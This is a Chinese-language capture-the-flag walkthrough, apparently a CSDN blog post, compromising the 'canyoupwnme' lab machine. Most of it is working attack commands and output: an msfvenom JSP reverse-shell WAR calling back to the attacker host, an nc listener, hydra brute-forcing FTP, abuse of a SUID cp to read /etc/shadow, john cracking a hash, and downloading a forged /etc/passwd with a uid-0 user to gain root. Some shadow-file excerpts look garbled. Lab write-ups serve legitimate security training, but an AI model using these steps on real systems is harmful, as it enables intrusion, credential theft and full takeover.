
有上传war文件的地方。




使用msfvenom生成war格式的payload。

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.34.80 LPORT=6666 -f war>r_jsp_shell_6666.war
```

上传文件



访问



https://blog.csdn.net/qq_41918771

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.34.80] from localhost [192.168.34.170] 43770
id
uid=106(messagebus) gid=114(tomcat7) groups=112(ssl-cert),114(tomcat7)
```

方式三

hydra爆破ftp的用户名密码，用户名用的是seclists，密码用的是密码，我将密码放到了seclists/Passwords/下面。

```
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/passwords_john.txt 192.168.34.170 ftp -s 25
```

```
root@kali:~# hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/passwords_john.txt 192.168.34.170 ftp -s 25
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/the-hydra) starting at 2019-12-26 22:56:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 52810 login tries (l:17/p:3107), ~3302 tries per task
[DATA] attacking ftp://192.168.34.170:25/
[STATUS] 243.00 tries/min, 243 tries in 00:01h, 52576 to do in 03:57h, 16 active
[STATUS] 265.33 tries/min, 796 tries in 00:03h, 52023 to do in 03:17h, 16 active
[STATUS] 274.29 tries/min, 1920 tries in 00:07h, 50899 to do in 03:06h, 16 active
[STATUS] 274.33 tries/min, 4115 tries in 00:15h, 48704 to do in 02:58h, 16 active
[25][ftp] host: 192.168.34.170 login: admin password: admin
```

几分钟爆出了账号和密码


ssh远程连接即可。

权限提升

这里是针对方式一反弹的shell。其他没有尝试

先反弹个tty。

```
python -c 'import pty;pty.spawn("/bin/bash")'
```




```
root@kali: ~  
$ python -c 'import pty;pty.spawn("/bin/bash")'  
www-data@canyoupwnme:/tmp$
```

找sudi权限的文件

```
find / -perm -u=s 2>/dev/null
```


发现有cp命令。



```
root@kali: ~  
$ find / -perm -u=s 2>/dev/null  
/bin/ping  
/bin/su  
/bin/cp  
/usr/bin/sudo  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chfn  
/usr/bin/at  
/usr/bin/mtr  
/usr/bin/pkexec  
/usr/bin/traceroute6.iputils  
/usr/bin/chsh
```

使用cp命令将/etc/shadow文件复制到/tmp下面就可以查看shadow文件了

在shadow中发现了两个用户



```
landscape:*:16834:0:99999:7:::PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin  
sshd:*:16834:0:99999:7:2::132:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin  
tomcat7:*:16834:0:99999:7:88::/var/lib/tomcat7:/usr/sbin/nologin  
user:$6$a9pCcsxn$5xvkiBMZh9RDRVuAeC6vJSR2x17t52pYtd50/rh3TY.ZoE538c.0cvtVdBlmRRLko.qbIqj88k5m0  
XjtE3q.:16834:0:99999:7:2::136:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin  
ftp:*:16834:0:99999:7:::128:137::/var/lib/ftp:/usr/sbin/nologin  
admin:$6$mf3G6MUz$/si.Yp0SgJH/D4WQRC2lyRAaFKUqeHzC3ZbL7ENrCR2lCNibr0d8V0y03JFEnymP8MzZBi3m6mvae  
UmySve/ :16834:0:99999:7:::130:139::/var/lib/king-phisher:/usr/sbin/nologin
```

将admin用户复制到kali里。

```
admin:$6$mf3G6MUz$/si.Yp0SgJH/D4WQRC2lyRAaFKUqeHzC3ZbL7ENrCR2lCNibr0d8V0y03JFEnymP8MzZBi3m6mvaeUmySve/:16834:0:99999:7
```

使用john爆破:

```
root@kali:~# cat shadow
admin:$6$mf3G6MUz$/si.Yp0SgJH/D4WQRC2lyRAaFKUqeHzC3ZbL7ENrCR2lCNibr0a8V0y0S1FEnymP8MZZBi3m6mvaeeUmy
ySve/:16834:0:99999:7
root@kali:~#
```

```
root@kali:~# john shadow
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin (admin)
lg 0:00:00:00 DONE 1/3 (2019-12-26 20:37) 100.0g/s 800.0p/s 800.0c/s 800.0C/s admin..admin9
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

爆出密码是admin。
但是我们并没有获取root权限。

我在kali创建了一个用户admin，并修改/etc/passwd文件，将uid和gid修改为。

```
colord:x:127:136:colord colour management daemon,,:/var/lib/col
geoclue:x:128:137:./var/lib/geoclue:/usr/sbin/nologin
lightdm:x:129:138:Light Display Manager:/var/lib/lightdm:/bin/f
king-phisher:x:130:139:./var/lib/king-phisher:/usr/sbin/nologin
systemd-core-dump:x:999:999:systemd Core Dumper:./usr/sbin/nolog
admin:x:0:0:./home/admin:/bin/sh
root@kali:~#
```

kali使用python搭建简易服务器，默认是8000端口

```
cd /etc
python3 -m http.server
```

靶机下载

```
cd /tmp
wget http://192.168.34.80:8000/passwd
```

```
www-data@canyoupwnme:/tmp$ wget http://192.168.34.80:8000/passwd
wget http://192.168.34.80:8000/passwd
--2019-12-27 03:41:28-- http://192.168.34.80:8000/passwd
Connecting to 192.168.34.80:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2829 (2.8K) [application/octet-stream]
Saving to: 'passwd.1'

100%[=====>] 2,829 --.-K/s in 0s
2019-12-27 03:41:28 (74.4 MB/s) - 'passwd.1' saved [2829/2829]
www-data@canyoupwnme:/tmp$
```

```
cp passwd /etc/passwd
su admin
```

得到root权限

```
www-data@canyoupwnme:/tmp$ cp passwd /etc/passwd  
cp passwd /etc/passwd  
www-data@canyoupwnme:/tmp$ su admin  
su admin  
Password: admin  
  
# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
#
```

https://blog.csdn.net/qq_41918771

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群



信息安全小白群

扫一扫二维码，入群聊。

https://blog.csdn.net/qq_41918771